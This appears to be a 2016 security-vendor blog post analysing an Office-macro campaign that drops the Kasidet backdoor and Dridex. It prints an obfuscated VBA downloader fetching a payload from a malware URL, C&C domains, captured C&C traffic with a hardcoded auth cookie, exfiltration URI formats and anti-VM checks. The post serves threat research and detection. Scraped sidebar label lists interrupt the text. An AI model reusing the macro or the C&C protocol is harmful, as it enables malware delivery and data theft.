
FRIDAY, JANUARY 29, 2016

Malicious Office files dropping Kasidet and Dridex

Introduction

We have covered Dridex Banking Trojan being delivered via various campaigns involving Office documents with malicious VBA macros in the past. However, over the past two weeks we are seeing these malicious VBA macros leveraged to drop Kasidet backdoor in addition to Dridex on the infected systems. These malicious Office documents are being spread as an attachment using spear phishing emails as described here. The malicious macro inside the Office document is obfuscated as shown in the code snapshot below -



```
Dim KEYCODE_7() As Variant
KEYCODE_7 = Array(8653, 8665, 8665, 8661, 8607, 8596, 8596, 8665, 8663, 8654, 8659, 8654, 8665, 8670, 8595, 8646, 8649, 8594, 8667, 8650, 8659,
8650, 8664, 8596, 8657, 8606, 8656, 8604, 8653, 8652, 8601, 8596, 8647, 8601, 8600, 8605, 8604, 8656, 8651, 8649, 8595, 8650, 8669, 8650)
KEYCODE_1.Open UCase(Mid("handger", 5, 2)) + "T", AddFieldToField(KEYCODE_7, 49), False
```

GET http://trinity.ad-ventures.es/l9k7hg4/b4387k

```
Public Function AddFieldToField(KEYCODE_9() As Variant, KEYCODE_10 As Integer) As Str
    Dim KEYCODE_8 As Integer
    Dim RUMPUST_2_1 As String
    RUMPUST_2_1 = ""
    For KEYCODE_8 = LBound(KEYCODE_9) To UBound(KEYCODE_9)
        RUMPUST_2_1 = RUMPUST_2_1 & Chr(KEYCODE_9(KEYCODE_8) - KEYCODE_10 - 7000 - 10
    Next KEYCODE_8
    AddFieldToField = RUMPUST_2_1
End Function
```

Macro code

The macro downloads malware payload from the hardcoded URL. We have seen following URLs used in different document payloads that we captured for this campaign:

- armandosofsalem[.]com/l9k7hg4/b4387kfd[.]exe
- trinity.ad-ventures[.]es/l9k7hg4/b4387kfd[.]exe
- 188.226.152[.]172/l9k7hg4/b4387kfd[.]exe

In this blog, we will provide a detailed analysis for the Kasidet variant that we spotted in this campaign.

Kasidet Analysis

Installation:
Kasidet installs itself into %APPDATA% folder. It creates a new folder there with the name "Y1FeZFVYXllb", this string is hardcoded in the malware. The same string is used as mutex name and in creating a Registry key for ensuring persistence upon system reboot.

AntiVM Check:
Kasidet tries to detect analysis systems during execution through following checks.
Checking Dubugger through "IsDebuggerPresent" and "CheckRemoteDebuggerPresent" Windows APIs. It also checks for the following popular sandbox related strings:

User Name: "MALTEST", "TEQUILABOOMBOOM", "SANDBOX", "VIRUS", "MALWARE"
File Name: "SAMPLE", "VIRUS", "SANDBOX"

It tries to detect wine software by checking if kernel32.dll is exporting "wine_get_unix_file_name" function or not. It detects Vmware, VirtualBox, QEMU and Bochs by checking for following registry entries:


LINKS
Zscaler Homepage
Zscaler Analyst Scrapbook

SEARCH THIS BLOG
Search

SUBSCRIBE TO
Posts
Comments

BLOG ARCHIVE
▼ 2016 (5)
  ► February (1)
  ▼ January (4)
    Malicious Office files dropping Kasidet and Dridex...
    Music-themed Malvertising Lead to Angler
    There Goes The Neighborhood - Bad Actors on GMHOS...
    Yet Another Signed Malware - Spymel
► 2015 (48)
► 2014 (44)
► 2013 (59)
► 2012 (67)
► 2011 (116)
► 2010 (148)
► 2009 (75)
► 2008 (31)

LABELS
0-day (7)
0day (3)
302 Cushioning (2)
abuse (13)
ActiveX (5)
AdFraud (3)
Adobe (3)
Adobe Flash (3)



Vmware	"SOFTWARE\\VMware, Inc.\\VMware Tools"
	"HARDWARE\DEVICEMAP\Scsi\Scsi Port\Scsi Bus\Target Id\Logical Unit Id", "Identifier" , Vmware"
	"HARDWARE\DEVICEMAP\Scsi\Scsi Port\Scsi Bus\Target Id\Logical Unit Id", "Identifier" , "VBOX"
VirtualBox	"HARDWARE\\Description\\System", "SystemBiosVersion" , "VBOX" SOFTWARE\\Oracle\\VirtualBox Guest Additions" "HARDWARE\\Description\\System", "VideoBiosVersion" , "VIRTUALBOX"
QEMU	"HARDWARE\DEVICEMAP\Scsi\Scsi Port \Scsi Bus \Target Id \Logical Unit Id ", "Identifier" , "QEMU" "HARDWARE\\Description\\System" , "SystemBiosVersion" , "QEMU"
Bochs	"HARDWARE\\Description\\System" , "SystemBiosVersion" , "BOCHS"

Information Stealing capabilities:

Kasidet uses following two methods for stealing information from the victim's machine:


1. Memory Scraping – This allows Kasidet to steal credit card data from the memory of **Point-Of-Sale (POS) systems**. It scans the memory of all the running processes except the operating system processes listed below:

System
smss.exe
csrss.exe
winlogon.exe
lsass.exe
spoolsv.exe
devenv.exe

The stolen information is relayed back to the attacker using following URI format –

d=1&id=<MachineID>&name=<SystemName>&type=<Track1 or Track2 data>&data=<stolen data>&p=< Process elevation status >

2. Browser Hooking – This allows Kasidet to steal data from Web browsers. It can inject code into FireFox, Chrome, and Internet Explorer (IE). Browser names are not saved in plain text and instead this variant uses the same hash function as used by Carberp malware to encrypt the browser names. The following APIs are hooked in the web browser for stealing sensitive data:



Browser	API
FireFox	PR_Write
Chrome	WSASend
IE	HttpSendRequestW , InternetWriteFile

The stolen information is relayed back to the attacker using following URI format –


ff=1&id=<MachineID>&name=<SystemName>&host=<Base64 encoded host name>&form=< Base64 encoded HTTP header data>&browser=<Browser name>

The information stealing feature of this Kasidet variant were deactivated if the system locale or GeoUserID corresponds to Russia.

Adobe Flash vulnerability (2)
Adobe vulnerabilities (1)
Adobe vulnerabilties (10)
adware (4)
affiliates (6)
analysis (48)
analytics (1)
android (7)
Android malware (9)
Angler (2)
Angler Exploit Kit (6)
anti-debug (2)
antivirus (22)
App behaviour (1)
App Economy (1)
Apple (1)
APT (7)
assassins creed (1)
Asymmetric encryption (1)
Aurora (1)
BA (1)
backdoor (3)
Baidu Search (1)
Banking Trojan (6)
Base64 encode/decode (5)
bash (2)
BatteryBotPro (1)
Bedep (3)
black friday (1)
blackhole (4)
BlueBotnet (1)
Botnet (3)
botnets (10)
browser (1)
captcha (2)
certificates (1)
Chanitor (1)
Chinese APT (1)
Chinese malware (4)
Clear text authentication (5)
Clicker (1)
ClickFaud (1)
ClickFraud (1)
cloud (3)
Cloud Services (1)
CNN App (1)
Compromised (25)
Compromised WordPress (2)
Confidentiality (1)
credentials leak (1)
crypt4 (1)
CryptoWall (3)
CryptoWall 3.0 (1)

Network communication:


Kasidet contains a hardcoded list of Command & Control (C&C) server locations. It uses CryptStringToBinary API call to decrypt the embedded C&C URLs as seen below:



```
0040454C  .   51            PUSH ECX
0040454D  .   8B55 F8       MOV EDX,[LOCAL.2]
00404550  .   52            PUSH EDX
00404551  .   6A 01         PUSH 1
00404553  .   8B45 0C       MOV EAX,[ARG.2]
00404556  .   50            PUSH EAX
00404557  .   8B4D 08       MOV ECX,[ARG.1]
0040455A  .   51            PUSH ECX
0040455B  .   FF15 54F04000 CALL DWORD PTR DS:[<&CRYPT32.CryptStringToBinaryW>]
00404561  .   83F8 01       CMP EAX,1
00404564  .v  75 1C         JNZ SHORT _00B9000.00404582
00404566  .   8B55 F8       MOV EDX,[LOCAL.2]
00404569  .   0355 FC       ADD EDX,[LOCAL.1]
0040456C  .   C602 00       MOV BYTE PTR DS:[EDX],0
0040456F  .   8B45 10       MOV EAX,[ARG.3]
00404572  .   50            PUSH EAX
00404573  .   8B4D F8       MOV ECX,[LOCAL.2]
00404576  .   51            PUSH ECX
00404577  .   E8 B4FEFFFF   CALL _00B9000.00404430
0040457C  .   83C4 08       ADD ESP,8
0040457F  .   8945 EC       MOV [LOCAL.5],EAX
00404582  >   8B55 F8       MOV EDX,[LOCAL.2]

00404430=_00B9000.00404430

Address   Hex dump                                         ASCII
003E0000  68 74 74 70|3A 2F 2F 65|6B 6F 7A 79|6C 61 7A 61  http://ekozylaza
003E0010  6C 2E 63 6F|6D 2F 66 65|77 2F 74 61|73 6B 73 2E  l.com/few/tasks.
003E0020  70 68 70 2A|68 74 74 70|3A 2F 2F 65|78 6F 74 65  php*http://exote
003E0030  6C 79 78 61|6C 2E 63 6F|6D 2F 66 65|77 2F 74 61  lyxal.com/few/ta
003E0040  73 6B 73 2E|70 68 70 2A|68 74 74 70|3A 2F 2F 61  sks.php*http://a
003E0050  6B 65 78 61|64 79 7A 79|74 2E 63 6F|6D 2F 66 65  kexadyzyt.com/fe
003E0060  77 2F 74 61|73 6B 73 2E|70 68 70 00|00 00 00 00  w/tasks.php.....
003E0070  00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00  ................
003E0080  00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00  ................
003E0090  00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00  ................
003E00A0  00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00  ................
003E00B0  00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00  ................
003E00C0  00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00  ................
003E00D0  00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00  ................
003E00E0  00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00  ................
003E00F0  00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00  ................
003E0100  00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00  ................
003E0110  00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00  ................
003E0120  00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00
```

Kasidet C&C list


Upon successful infection, Kasidet sends a HTTP POST request with data “enter=1” (without quotes). All HTTP header fields (User-Agent, Content-type and Cookie) are hard coded in the payload itself.



```
aPostSHttp1_0Ho db 'POST %s HTTP/1.0',0Dh,0Ah
                                        ; DATA XREF: start_Net_Communication+CA↑o
                db 'Host: %s',0Dh,0Ah
                db 'User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:39.0) Gecko/20'
                db '100101 Firefox/38.0',0Dh,0Ah
                db 'Content-type: application/x-www-form-urlencoded',0Dh,0Ah
                db 'Cookie: auth=bc00595440e801f8a5d2a2ad13b9791b',0Dh,0Ah
                db 'Content-length: %i',0Dh,0Ah
                db 0Dh,0Ah
                db '%s',0Ah,0
```

Kasidet Hardcoded HTTP fields

C&C Server will not return required data if HTTP header fields are different. The server sends a fake 404 response code and html data stating that page is not found but the C&C commands will be hidden in the response HTML comment tag as seen below:




```
POST /few/tasks.php HTTP/1.0
Host: akexadyzyt.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:39.0) Gecko/20100101 Firefox/38.0
Content-type: application/x-www-form-urlencoded
Cookie: auth=bc00595440e801f8a5d2a2ad13b9791b
Content-length: 7

enter=1
.HTTP/1.1 404 Not Found
Server: nginx/1.8.0
Date: Wed, 13 Jan 2016 09:20:40 GMT
Content-Type: text/html; charset=utf8
Content-Length: 228
Connection: close
X-Powered-By: PHP/5.4.45-0+deb7u1
Vary: Accept-Encoding

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><HTML><HEAD><TITLE>404 Not Found</
TITLE></HEAD><BODY><H1>Not Found</H1>The requested URL /few/tasks.php was not found on
this server.</BODY></HTML><!-- DEBUGc3VjY2Vzcw==ENDOF -->
```

Kasidet - First communication with C&C

- Cutwail (1)
- CVE (7)
- CVE-2013-0074 (2)
- CVE-2013-2460 (1)
- CVE-2013-2551 (2)
- CVE-2013-3896 (1)
- CVE-2014-0515 (1)
- CVE-2014-4130 (1)
- CVE-2014-6271 (2)
- CVE-2014-6332 (1)
- CVE-2015-0311 (1)
- CVE-2015-0313 (1)
- CVE-2015-0336 (1)
- CVE-2015-310 (1)
- CVE-2015-311 (1)
- CVE-2015-5119 (3)
- CVE-2015-5122 (1)
- CVE-2015-5123 (1)
- CWE (1)
- Cyber espionage (2)
- cyber monday (1)
- data breach (2)
- Data Loss Prevention (1)
- DDoS (1)
- de-obfuscation (1)
- decoding (3)
- diassembly (3)
- Domain Shadowing (1)
- Dorkbot (1)
- Downloader (1)
- Dridex (3)
- drive-by-downlad (1)
- dropper (1)
- dynamic DNS (1)
- Dyre (1)
- Dyreza (1)
- Emissary Panda (1)
- encryption (8)
- exploit (9)
- Exploit Kit (7)
- exploit kits (18)
- Extrat Xtreme RAT (1)
- facebook (19)
- Fake AV (19)
- Fake codec (2)
- fake Dubsmash app (1)
- fake flash (6)
- fake porn (1)
- Fake porn site (1)
- fareit (1)
- Fiesta (1)
- financial firm (1)
- FLASH (1)

Kasidet will request for additional commands from the C&C server with the following POST request:



```
POST /few/tasks.php HTTP/1.0
Host: akexadyzyt.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:39.0) Gecko/20100101 Firefox/38.0
Content-type: application/x-www-form-urlencoded
Cookie: auth=bc00595440e801f8a5d2a2ad13b9791b
Content-length: 113

cmd=1&id=11be1d15%2D00f2%2D4bb3%2Db733%2Dcaba205a1edf&name=704672&os=Win%20XP%20(32-bit)&p=0&av=N%252FA&v=4.4
.HTTP/1.1 404 Not Found
Server: nginx/1.8.0
Date: Wed, 13 Jan 2016 09:20:41 GMT
Content-Type: text/html; charset=utf8
Content-Length: 252
Connection: close
X-Powered-By: PHP/5.4.45-0+deb7u1
Vary: Accept-Encoding

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><HTML><HEAD><TITLE>404 Not Found</TITLE></HEAD><BODY><H1>Not
this server.</BODY></HTML><!-- DEBUGMTQ0NDYzMzk0Mjg2MDA0NSNyYXRlIDE1Iw==ENDOF -->
```

Kasidet request for additional commands

Variable	Descriptions
cmd	Command. It is hardcoded in the malware payload as '1'.
id	MachineGuid value fetched from Software\Microsoft\Cryptography registry key
name	System Name
os	Operating system version
p	Process elevation status
av	Antivirus installed on the infected system
v	Version of the bot. It is hardcoded in the malware. Current version that we analysed is 4.4
w	Flag that indicates whether the system locale and UserGeoID is Russia

Like browser names, all the command strings are also encrypted using a hash function. Below are some of the important commands:

Command Hash	Description
0x0E587A65 (rate <number>)	It is used in sleep function
0x89127D3	DDOS using HTTP protocol
0x0B37A84B6	Start keylogging and screen capture threads
0x89068E8h	Download and execute additional component. This file can be DLL, EXE or VBS.
0x4A9981B7	Search for given process name in current running processes in the system
0x8D26744	Find given file in system and upload to the server
0CAB1E64A	Drop setting.bin file, change firewall settings to download and execute plugin component
0x10E6C4	Execute given command using windows cmd.exe

Conclusion

Malicious Office document file is a popular vector for malware authors to deliver their payloads. Dridex authors have leveraged this technique for over a year and it was interesting to see the same campaign and URLs being leveraged to deliver Kasidet payloads. While this does not establish any links between the two malware family authors, it reaffirms the fact that a lot of the underlying infrastructure and delivery mechanisms are often shared by these cyber criminals.

ThreatLabZ is actively monitoring this threat and ensuring signature coverage for Zscaler customers.

Analysis by - Abhay Yadav, Avinash Kumar and Nirmal Singh

Flash vulnerabilities (5)
Flash vulnerability (3)
FlashPack (1)
Gamarue (1)
Gameover (1)
google (54)
Google Cloud Server (1)
Google code (1)
Google Play store (1)
H-Worm (1)
Hacking Team (3)
hacktivism (2)
Hencitor (1)
heuristics (4)
HttpBrowser (2)
IFRAME (18)
iframe trampolining (1)
incognito (1)
infected (32)
Information Disclosure Vulnerability (1)
Information Stealer (1)
information stealing (2)
Infostealer (2)
internet explorer (18)
iOS (5)
IRC Botnet (1)
iTunes (1)
itunes app store (1)
Jar (2)
Java (10)
Java Vulnerability (1)
javascript (19)
Kasidet (1)
Kelihos Botnet (1)
Keylogger (1)
KINS (1)
legal (1)
Lethic (1)
linux (1)
lock out malware (1)
lollipop (1)
Machine Translation (1)
Magnitude (2)
malcious JavaScrip (2)
malcious JavaScript (11)
Malicious APK (1)
Malicious Code (24)
Malicious Document (1)
malicious JavaScript (8)
malvertising (6)
malware (47)
Malzilla (4)

POSTED BY NIRMAL SINGH AT 6:46 AM

G+1 Recommend this on Google

LABELS: DRIDEX, KASIDET, MALICIOUS DOCUMENT

NO COMMENTS:

Post a Comment

Newer Post Home Older Post

Subscribe to: Post Comments (Atom)

- March Madness (1)
- MediaFire (1)
- Microsoft Word (1)
- mobile (10)
- Mobile apps category (1)
- mobile malware (3)
- Mobile Porn (1)
- MS06-014 (1)
- MultiPlug (1)
- NCAA (1)
- Necurs (1)
- Neutrino (2)
- ngrBot (1)
- njRAT (1)
- Nuclear (2)
- Nuclear Exploit Kit (4)
- obfuscation (22)
- OllyDbg (3)
- Olympics (4)
- openads (1)
- openx (1)
- OS X (1)
- p2p (1)
- patches (2)
- PDF exploits (5)
- pharm (2)
- phishing (32)
- Phorpiex (1)
- plugins (17)
- PlugX (1)
- Porn (1)
- Porn Droid (1)
- Potentially Unwanted Application (1)
- predictions (2)
- privacy (14)
- PUA (1)
- quikr mobile app (1)
- Radamant (1)
- Ragebot (1)
- ransomware (9)
- RAT (3)
- RCS (1)
- Redirections (3)
- reverse engineering (7)
- Rig (2)
- RIG EK (2)
- Rogue software (7)
- SaaS (2)
- scam (22)
- scamware (1)
- SDLC (1)
- security features (1)
- SEO (58)

Shaadi.com app (1)
Shellcode (3)
Shellshock (2)
Signed malware (2)
SilverLight (2)
SilverLight vulnerability (1)
skype (3)
SMS stealer (3)
SMS trojan (2)
social (5)
spam (30)
sports (1)
Spy Banker Telax (1)
Spyware (1)
ssl (12)
storm worm (1)
Style tag (1)
Sundown (1)
SWF (2)
thanksgiving (1)
Thanksgiving scam (1)
Threat Finder (1)
Tinba (1)
Tinychat (1)
tool (6)
Traffic Analysis (2)
Trends (39)
Trojan (17)
troldesh (1)
Tsunami (1)
twitter (4)
UDID (1)
Upatre (2)
Vawtrak (2)
VBScipt (1)
vbscript (1)
Vulnerability (1)
Vulnerabilties (2)
wattpad (1)
Whitepaper (2)
wikileaks (2)
Wordpress (2)
worm (2)
Youdao (1)
Youdao Dictionary (1)
Zbot (2)
Zegost (1)
Zeus (2)
zulu (2)
信息披露 (1)
有道 (1)
有道词典 (1)

ABOUT US

- Julien Sobrier
- Rubin azad
- Uday Pratap Singh
- Pradeep Mp
- Soren Weith
- Jithin Nair
- Abhaykant Yadav
- Tarun Dewan
- Dhruval Gandhi
- Unknown
- Amandeep Kumar
- Dhanalakshmi Pk
- Ed Miles
- Viral
- Chris Mannon
- Sameer Patil
- Webmaster
- Kuldeep Kumar
- Deepen Desai
- Nirmal Singh
- John Mancuso
- Amit Sinha
- Shivang Desai
- Avinash kumar
- Lenart Brave
- Manish Mukherjee
- Michael Sutton

SUBSCRIBE TO

POSTS

COMMENTS